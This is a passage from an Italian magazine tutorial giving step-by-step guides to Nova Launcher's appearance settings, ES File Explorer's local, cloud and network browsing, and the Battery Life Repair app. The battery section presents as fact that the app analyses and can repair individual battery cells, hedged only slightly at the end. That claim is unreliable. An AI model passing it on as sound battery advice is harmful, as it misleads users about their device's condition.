Ritorniamo alle **Impostazioni** di Nova Launcher. Tappiamo questa volta sul pulsante **Aspetto**. Fra le varie possibilità di personalizzazione che ci vengono offerte c'è anche un **Tema icone**. Possiamo scegliere se utilizzare quelle di **Sistema** o, ad esempio, quelle di **Android Lollipop**. Altre icone possono essere scaricate (gratuitamente e non) direttamente dal Play Store.

05 IL MENU PRINCIPALE

Spostiamoci in **Menu Applicazioni** (presente nelle **Impostazioni di Nova**). Da qui possiamo scegliere il colore dello sfondo del menu principale di Android o se attivare una totale trasparenza che faccia vedere il wallpaper anche quando girovaghiamo fra l'elenco delle app installate. Inoltre, possiamo scegliere anche le animazioni di transizione.

06 TUTTO PRONTO!

Verifichiamo che i settaggi effettuati corrispondano alle nostre reali esigenze. Usciamo dalle impostazioni di Nova Launcher e facciamo un giro nel sistema. Accediamo ad esempio al menu delle applicazioni o all'elenco dei Widget. Tutto è come lo volevamo? Se la risposta è negativa, non ci resta che continuare a smanettare!

"FILE MANAGER A CHI?"

Si chiama ES File Explorer e badiamo bene a non definirlo un "semplice" gestore file locale. È infatti in grado di esplorare anche contenuti presenti nella LAN, su server FTP e sui nostri account di cloud storage

Lo spazio sul nostro smartphone o tablet Android non basta mai. Applicazioni sempre più pesanti fanno il loro debutto sul Play Store, così come le fotocamere che vengono integrate nei vari device sono capaci di realizzare scatti da decine di MegaPixel e filmati in Full HD. E così, lo spazio interno del nostro telefonino Android è sempre sul filo del rasoio. Cosa fare? Di sicuro, buona norma è quella di equipaggiare il dispositivo con una microSD molto capiente. Ma se il nostro device non è dotato di un lettore di microSD (come ad esempio il Nexus 5)? Beh, in questi casi, una valida soluzione arriva dal cloud storage. Tutte le foto, i video e i file più importanti possono essere trasferiti sulla nostra nuvola personale e protetta e aperti solo all'occorrenza. Possiamo quindi sfruttare contemporaneamente i tanti GB disponibili su Dropbox, Google Drive, Box e tutti gli altri provider. Ma è necessario installare diversi client sul nostro smartphone? Assolutamente no! Quello che ci serve è ES File Explorer e, ovviamente, un buon piano dati (in alternativa, è sempre bene magari sfruttare un hotspot Wi-Fi). Vediamo come fare!

Minimale, facile e funzionale!

ES File Explorer è gratis! Scarichiamola e muoviamo i primi passi

01 LA GIUSTA APP

Verifichiamo che il nostro telefonino o tablet Android siano connessi al Web (tramite la rete 3G/4G o via Wi-Fi) e accediamo la **Play Store**. Da qui, ricerchiamo l'app gratuita **ES Gestore File** (ufficialmente, ES File Explorer). Tappiamo quindi sul pulsante **Installa** seguito da **Accetto**.

02 IL FILE MANAGER

Al termine del download e della successiva installazione dell'app, avviamo ES File Explorer dal menu principale di Android. Dopo aver accettato le condizioni d'uso del software, appare l'interfaccia grafica dell'app che ci mostra il contenuto della directory **sdcard**.

03 TUTTO IL FILE SYSTEM

Tappiamo sulle tre linee orizzontali presenti in alto a sinistra: eccoci nel menu principale dell'app. Tappando dapprima su **Locale** e successivamente su **Dispositivo**, possiamo esplorare la radice del file system del nostro device Android. Normalmente, non tutti i file manager per Android permettono di farlo.

04 PER LE TUE FOTO

Nel menu principale dell'app sono presenti anche delle scorciatoie alle directory d'uso più comune. Tappiamo ad esempio su **Libreria**: qui sono elencate alcune directory, come **Immagini**. Appare quindi una semplice (e al tempo stesso funzionale) galleria fotografica che ci permette di sfogliare tutte le immagini.

Dalla nuvola allo smartphone!

Dropbox, Google Drive, Box, One Drive: tutti insieme sul tuo smartphone Android! E nella stessa app! Ecco come configurare ES File Explorer per accedere alle tue nuvole virtuali

01 DALLA NUVOLA!

Dal menu principale di ES File Explorer, spostiamoci nella sezione **Rete**. È qui che sono presenti tutte le opzioni che ci permettono di esplorare i file presenti nella rete locale o accessibili tramite Bluetooth (sempre che attivato). Poiché vogliamo collegare il nostro cloud storage, tappiamo su **Cloud**.

02 TUTTI I SERVIZI!

Nella nuova finestra che appare, selezioniamo il servizio di cloud storage che vogliamo configurare: sono presenti tutti i più famosi provider (Dropbox, Box, OneDrive, Amazon S3, ecc.). Configuriamo, ad esempio, Google Drive tappando su **Gdrive**. In ogni caso, la configurazione è identica per ogni servizio.

03 APP AUTORIZZATA

Appare dunque una nuova schermata nella quale digitare il proprio indirizzo e-mail (nel caso specifico, associato al nostro Google Account) con la relativa password. Ciò, perché ES File Explorer deve essere autorizzato ad accedere alla nostra nuvola virtuale. Tappiamo sul pulsante **Accept** per concedere l'autorizzazione: siamo nella nuvola virtuale!

04 ECCO I FILE!

Dopo pochi secondi (o minuti, dipende dalla quantità di dati presenti nel nostro spazio di cloud storage) appariranno tutti i file presenti sul nostro account Google Drive. Resta ovvio, che il nostro smartphone o tablet Android deve necessariamente essere connesso al Web per poter scambiare file con la nostra nuvola virtuale e personale.

05 ICONE O ELENCHI?

La visualizzazione predefinita del file manager è a icone grandi. Nel caso in cui volessimo diminuire la dimensione delle icone o passare ad un semplice elenco, tappiamo sul pulsante **Vista** (presente in basso a destra) e selezioniamo quella che preferiamo. Ci sono davvero numerose modalità di visualizzazione disponibili.

06 CONDIVISIONE LAMPO!

E se volessimo condividere i file presenti sul device anche con gli altri PC presenti nella nostra rete locale? Dal menu principale dell'app, selezioniamo **Gestore controllo remoto**. Premiamo quindi sul pulsante **Inizia** e, sul computer, il device apparirà come una periferica di rete (in poche parole, proprio come appare un classico NAS)!

COM'È MESSA LA TUA BATTERIA?

Si chiama Battery Life Repair ed è la nuova app che scava nei meandri della batteria del tuo smartphone o tablet Android: è da sostituire o può ancora andar bene?

Tutto il giorno in giro per la città, connettività 3G/4G perennemente attiva, un po' di navigatore, troppi sguardi su Facebook e...la batteria del nostro telefonino o tablet Android non ce la fa più! Se siamo fra quegli utenti che hanno notato una sostanziale diminuzione dell'autonomia della batteria del device Android rispetto ai primi giorni di utilizzo, beh, forse è il caso di dare un'occhiata alle condizioni della batteria stessa. Nonostante tutti gli smartphone e tablet siano equipaggiati con celle agli ioni di litio (che assicurano le migliori performance nel tempo) ripetute cariche (che, senza nasconderci dietro un dito, alcune volte avvengono anche più volte al giorno) possono contribuire al danneggiamento della batteria stessa. Ma grazie ad una nuova app, possiamo analizzare cella per cella lo stato della nostra batteria: è ancora in buone condizioni o è il caso di cambiarla? Scopriamolo subito!

Controlla ogni cella. Una per una!

Installiamo l'app gratuita e avviamo l'analisi della batteria

01 LA GIUSTA APP

Dal nostro smartphone o tablet Android accediamo al **Play Store** (verifichiamo prima che il device sia connesso a Internet tramite un hotspot Wi-Fi o la rete 3G/4G). Da qui ricerchiamo **Battery life repair**. Tappiamo dapprima sul pulsante **Installa** e successivamente su **Accetto**.

02 TUTTO FACILE!

Al termine del download, non ci resta che tappare su **Apri** (o lanciare l'app direttamente dal menu principale dello smartphone o tablet Android). Appare quindi l'interfaccia grafica dell'app: non dobbiamo far altro che avviare l'analisi della batteria con un tap su **Start process**.

03 ANALISI IN CORSO

Durante l'analisi verranno analizzate le celle che compongono la batteria installata nel nostro device Android. Quadratini verdi indicano che tutto è ok e non c'è assolutamente da preoccuparsi. Quelli che devono insospettirci (a detta dell'app), invece, sono quelli rossi: indicano che le celle sono inattive!

04 ECCO IL RESPONSO

Al termine della scansione (che dura qualche secondo) verrà mostrato un responso. Un alto numero di quadratini rossi dovrebbe farci aprire gli occhi: forse è il caso di sostituire la batteria del nostro smartphone o tablet! Tuttavia, l'app promette di ripararle, ma c'è da crederci? Nel dubbio, un tentativo si può anche fare!